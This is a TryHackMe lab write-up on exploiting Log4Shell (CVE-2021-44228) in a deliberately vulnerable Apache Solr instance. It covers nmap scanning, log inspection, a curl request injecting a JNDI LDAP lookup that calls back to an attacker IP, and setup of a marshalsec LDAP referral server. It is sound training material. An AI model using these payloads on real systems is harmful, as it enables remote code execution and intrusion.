TRY HACK ME: Write-Up Exploiting Log4j

Apache
LOG4J
Solar, exploiting log4j
Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.

Task 1 CVE-2021-44228 Introduction –

On December 9th, 2021, the world was made aware of a new vulnerability identified as **CVE-2021-44228, affecting the Java logging package log4j**. This vulnerability earned a severity score of 10.0 (the most critical designation) and offers remote code trivial remote code execution on hosts engaging with software that utilizes this log4j version. This attack has been dubbed "Log4Shell"

Today, **log4j version 2.15.0rc2 is available and patches this vulnerability**. However, the sheer danger of this vulnerability is due to how ubiquitous the logging package is. Millions of applications as well as software providers use this package as a dependency in their own code. While you may be able to patch your own codebase using log4j, other vendors and manufacturers will still need to push their own security updates downstream. Many security researchers have likened this vulnerability to that of Shellshock by the nature of its enormous attack surface. We will see this vulnerability for years to come.

For a growing community-supported list of software and services vulnerable to CVE-2021-44228, check out this GitHub repository:

https://github.com/YfryTchsGD/Log4jAttackSurface

This room will showcase how you can test for, exploit, and mitigate this vulnerability within Log4j.

While there are a number of other articles, blogs, resources and learning material surrounding CVE-2021-44228, I (the author of this exercise) am particularly partial to these:

https://www.huntress.com/blog/rapid-response-critical-rce-vulnerability-is-affecting-java

https://log4shell.huntress.com/

https://www.youtube.com/watch?v=7qoPDq41xhQ

Note from the author:

Please use the information you learn in this room to better the security landscape. Test systems you own, apply patches and mitigations where appropriate, and help the whole industry recover. This is a very current and real-world threat -- whether you are a penetration tester, red teamer, incident responder, security analyst, blue team member, or what have you -- this exercise is to help you and the world understand and gain awareness on this widespread vulnerability. It should not be used for exploitative gain or self-serving financial incentive (I'm looking at you, beg bounty hunters)

Additionally, please bear in mind that the developers of the log4j package work on the open source project as a labor of love and passion. They are volunteer developers that maintain their project in their spare time. There should be absolutely no bashing, shame, or malice towards those individuals. As with all things, please further your knowledge so you can be a pedestal and pillar for the information security community. Educate, share, and help.

Answer to the questions of this section-

No Answer Needed

Task 2 Reconnaissance –

The target virtual machine includes software that utilizes this vulnerable log4j package, offering you a playground to explore the vulnerability.

After deploying your virtual machine, you should find that the IP address (accessible within the TryHackMe VPN or through the provided AttackBox) is 10.10.17.246.

To begin, start with basic reconnaissance to understand what ports are open on this machine. This is best done within a Linux distribution, like Kali Linux, ParrotOS, Black Arch (or any other flavor of your choosing) with the nmap command-line tool:

Run a basic nmap scan against vulnerable machine


attackbox@tryhackme$ nmap -v 10.10.17.246

The application present on this target specifically uses ports that may not be immediately noticed by nmap. For the "whole picture perspective," scan all ports like so:

Scan all ports on machine via nmap

attackbox@tryhackme$ nmap -v -p- 10.10.17.246

Answer to the questions of this section-



Scan the machine to determine what ports are accessible.

No answer needed

What service is running on port 8983? (Just the name of the software)

apache solr

Launched nmap –sV –v –p 8983 [target IP]



```
PORT      STATE SERVICE VERSION
8983/tcp open  http    Apache Solr
MAC Address: 02:8C:5E:CD:05:63 (Unknown)
```


Task 3 Discovery –

This target machine is running Apache Solr 8.11.0, one example of software that is known to include this vulnerable log4j package. For the sake of showcasing this vulnerability, the application runs on Java 1.8.0_181.

Explore the web interface accessible at http://10.10.17.246:8983 and click around to get a feel for the application. For more detail on Apache Solr, please refer to their official website. https://solr.apache.org/

This instance of Apache Solr is provisioned with no data whatsoever. It is a flat, vanilla, and absolutely minimum installation -- yet at its core it is still vulnerable to this CVE-2021-44228.

Answer to the questions of this section-



Take a close look at the first page visible when navigating to `http://10.10.17.246:8983`. You should be able to see clear indicators that log4j is in use within the application for logging activity. **What is the `-Dsolr.log.dir` argument set to, displayed on the front page?**

/var/solr/logs

Download the attached files (accessible in the top-right of this task) see some *example* log files within Solr. Explore each file, if just to get a feel for what is displayed in what log.

One file has a significant number of `INFO` entries showing repeated requests to one specific URL endpoint. **Which file includes contains this repeated entry? (Just the filename itself, no path needed)**

solr.log

What "path" or URL endpoint is indicated in these repeated entries?


/admin/cores

Viewing these log entries, what field name indicates some data entrypoint that you as a user could control? (Just the field name)

params

Steps:

1) Navigate to http://10.10.17.246:8983, you will be greeted with below dashboard.




Instance
Start 12 minutes ago

Versions
solr-spec 8.11.0
solr-impl 8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09
lucene-spec 8.11.0
lucene-impl 8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09


System 0.00
Physical Memory 92.7%
907.55 MB
979.47 MB
Swap Space 0.1%
0.50 MB
980.00 MB
File Descriptor Count 0.0%

2) Find Argument set to - /var/solr/logs



```
-Djetty.port=8983
-Dlog4j.configurationFile=/var/solr/log4j2.xml
-Dsolr.data.home=
-Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf
-Dsolr.install.dir=/opt/solr
-Dsolr.jetty.inetaccess.excludes=
-Dsolr.jetty.inetaccess.includes=
-Dsolr.log.dir=/var/solr/logs
-Dsolr.log.muteconsole
-Dsolr.solr.home=/var/solr/data
-Duser.timezone=UTC
-XX:+AlwaysPreTouch
-XX:+ExplicitGCInvokesConcurrent
-XX:+ParallelRefProcEnabled
-XX:+PerfDisableSharedMem
-XX:+PrintGCApplicationStoppedTime
```

3) Download the task file




This target machine is running Apache Solr 8.11.0, one example of software that is known to include this vulnerable `log4j` package. For the sake of showcasing this vulnerability, the application runs on Java 1.8.0_181.

Explore the web interface accessible at `http://10.10.17.246:8983` and click around to get a feel for the application. For more detail on Apache Solr, please refer to their official website. https://solr.apache.org/


This instance of Apache Solr is provisioned with no data whatsoever. It is a flat, vanilla, and absolutely minimum installation -- yet at its core it is still vulnerable to this CVE-2021-44228.

Unzip the downloaded file and extract it



```
kali@kali:~/Downloads/logs$ ls
solr-8983-console.log  solr_gc.log.0.current  solr.log  solr.log.1  solr.log.2  solrlogs.zip  solr_slow_requests.log
```

Identified repeated requests



```
2021-12-13 03:48:50.208 INFO  (qtp1083962448-23) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:50.702 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:51.157 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=6
2021-12-13 03:48:51.624 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:52.161 INFO  (qtp1083962448-14) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:52.576 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:52.975 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:53.988 INFO  (qtp1083962448-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=1
2021-12-13 03:48:54.383 INFO  (qtp1083962448-17) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:54.801 INFO  (qtp1083962448-23) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:48:55.144 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 04:01:46.718 INFO  (qtp1083962448-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={id=1337} status=0 QTime=0
2021-12-13 04:01:48.672 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={id=1337} status=0 QTime=0
2021-12-13 04:01:49.304 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={id=1337} status=0 QTime=0
2021-12-13 04:01:50.401 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={id=1337} status=0 QTime=0
```

Task 4 Proof of Concept–

Note that the URL endpoint that you have just uncovered needs to be prefaced with the solr/ prefix when viewing it from the web interface. This means that you should visit:

http://10.10.17.246:8983/solr/admin/cores

You also noticed that params seems to be included in the log file. At this point, you may already be beginning to see the attack vector.

The log4j package adds extra logic to logs by "parsing" entries, ultimately to enrich the data -- but may additionally take actions and even evaluate code based off the entry data. This is the gist of CVE-2021-44228. Other syntax might be in fact executed just as it is entered into log files.

Some examples of this syntax are:

${sys:os.name}

${sys:user.name}

${log4j:configParentLocation}

${ENV:PATH}

${ENV:HOSTNAME}

${java:version}

You may already know the general payload to abuse this log4j vulnerability. The format of the usual syntax that takes advantage of this looks like so:

${jndi:ldap://ATTACKERCONTROLLEDHOST}

This syntax indicates that the log4j will invoke functionality from "JNDI", or the "Java Naming and Directory Interface." Ultimately, this can be used to access external resources, or "references," which is what is weaponized in this attack.

Notice the ldap:// schema. This indicates that the target will reach out to an endpoint (an attacker controlled location, in the case of this attack) via the LDAP protocol. For the sake of brevity, we will not need to cover all the ins-and-outs and details of LDAP here, but know that this is something we will need to work with as we refine our attack.

For now, know that the target will in fact make a connection to an external location. This is indicated by the ATTACKERCONTROLLEDHOST placeholder in the above syntax. You, acting as the attacker in this scenario, can host a simple listener to view this connection.

The next question is, where could we enter this syntax?

Anywhere that has data logged by the application.

This is the crux of this vulnerability. Unfortunately, it is very hard to determine where the attack surface is for different applications, and ergo, what applications are in fact vulnerable. Simply seeing the presence of log4j files doesn't clue in on the exact version number, or even where or how the application might use the package.

Think back to the previous task. You already discovered that you could supply params to the /solr/admin/cores URL, and now that you have a better understanding of how log4j works, you should understand that this is where you supply your inject syntax. You can simply supply HTTP GET variables or parameters which will then processed and parsed by log4j. All it takes is this single line of text -- and that makes this vulnerability extremely easy to exploit.

Other locations you might supply this JNDI syntax:

Input boxes, user and password login forms, data entry points within applications

HTTP headers such as User-Agent, X-Forwarded-For, or other customizable headers

Any place for user-supplied data

If you would like more information on this JNDI attack vector, please review this Black Hat USA presentation from 2016.


https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

Answer to the questions of this section-

No Answer needed, just follow the steps mentioned in the task

Steps:


1) Do ifconfig to find Attacker IP address



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.210.253  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::56:eaff:fe45:8e29  prefixlen 64  scopeid 0x20<link>
```


2) Start listener nc –nlvp 9999

Connection established after hitting curl



```
root@ip-10-10-210-253:~# nc -nlvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 10.10.57.41 48176 received!
0
```

3) Curl the URL and supply params/payload



```
root@ip-10-10-210-253:~# curl 'http://10.10.57.41:8983/solr/admin/cores?foo=$\{jndi:ldap://10.10.210.253:9999\}'
{
  "responseHeader":{
    "status":0,
    "QTime":56},
  "initFailures":{},
  "status":{}}
```

Task 5 Exploitation –

At this point, you have verified the target is in fact vulnerable by seeing this connection caught in your netcat listener. However, it made an LDAP request... so all your netcat listener may have seen was non-printable characters (strange looking bytes). We can now build upon this foundation to respond with a real LDAP handler.

We will utilize a open-source and public utility to stage an "LDAP Referral Server". This will be used to essentially redirect the initial request of the victim to another location, where you can host a secondary payload that will ultimately run code on the target. This breaks down like so:

${jndi:ldap://attackerserver:1389/Resource} -> reaches out to our LDAP Referral Server

LDAP Referral Server springboards the request to a secondary http://attackerserver/resource

The victim retrieves and executes the code present in http://attackerserver/resource

This means we will need an HTTP server, which we could simply host with any of the following options (serving on port 8000):

python3 -m http.server

php -S 0.0.0.0:8000

(or any other busybox httpd or formal web service you might like)

If you get stuck on any of the following steps, we have a video showcasing (using the AttackBox) each step to gain remote code execution: https://youtu.be/OJRqyCHheRE

Answer to the questions of this section-

No Answer needed, just follow the steps mentioned in the task


Steps-

Remember to check java version you should be running 1.8.0_181

1) Download the jdk file from https://mirror.cnop.net/jdk/linux/ or

https://repo.huaweicloud.com/java/jdk/8u181-b13/

2) Now navigate to **/usr/lib/jvm** (if you are using your own machine/usr/lib/jvm already exists) to copy the jdk-8u181 file into it and extract it using **tar xvzf**



```
kali@kali:/usr/lib/jvm$ ls
default-java  java-1.11.0-openjdk-amd64  java-11-openjdk-amd64  java-1.8.0-openjdk-amd64  java-8-openjdk-amd64  jdk1.8.0_181  jdk-8u181-linux-x64.tar.gz  openjdk-11
kali@kali:/usr/lib/jvm$ sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_181/bin/java" 1
kali@kali:/usr/lib/jvm$ sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_181/bin/javac" 1
kali@kali:/usr/lib/jvm$ sudo update-alternatives --install "/usr/bin/javaws" "javaws" "/usr/lib/jvm/jdk1.8.0_181/bin/javaws" 1
kali@kali:/usr/lib/jvm$ sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java
kali@kali:/usr/lib/jvm$ sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac
kali@kali:/usr/lib/jvm$ sudo update-alternatives --set javaws /usr/lib/jvm/jdk1.8.0_181/bin/javaws
```

Then set the update-alternatives by hitting the below commands

sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_181/bin/java" 1

sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_181/bin/javac" 1


sudo update-alternatives --install "/usr/bin/javaws" "javaws" "/usr/lib/jvm/jdk1.8.0_181/bin/javaws" 1

sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java

sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac

sudo update-alternatives --set javaws /usr/lib/jvm/jdk1.8.0_181/bin/javaws

We have achieved our desired java -version



```
kali@kali:/usr/lib/jvm$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)
```

Run for update – **sudo apt-get update**


3) Now clone the repository in one of the folders : /opt ; /tmp or I used /Downloads-git clone https://github.com/mbechler/marshalsec

cd to marshalsec folder And **sudo apt install maven** (this jdk 8u181 is used in compatibility with maven build)

This is all done to obtain the temporary LDAP Referral Server form the git repository

Do the below steps within marshalsec directory


4) Now do **mvn clean package –DskipTests** , this is a command to build marshalsec utility



```
with assembly file: /home/kali/Downloads/marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  01:36 min
[INFO] Finished at: 2021-12-17T12:50:00-05:00
[INFO] ------------------------------------------------------------------------
```

5) Make the listener up for LDAP Server by hitting **java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer** http://YOUR.ATTACKER.IP.ADDRESS/#Exploit

Listening on 0.0.0.0:1389



```
kali@kali:~/Downloads/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.9.120.225/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

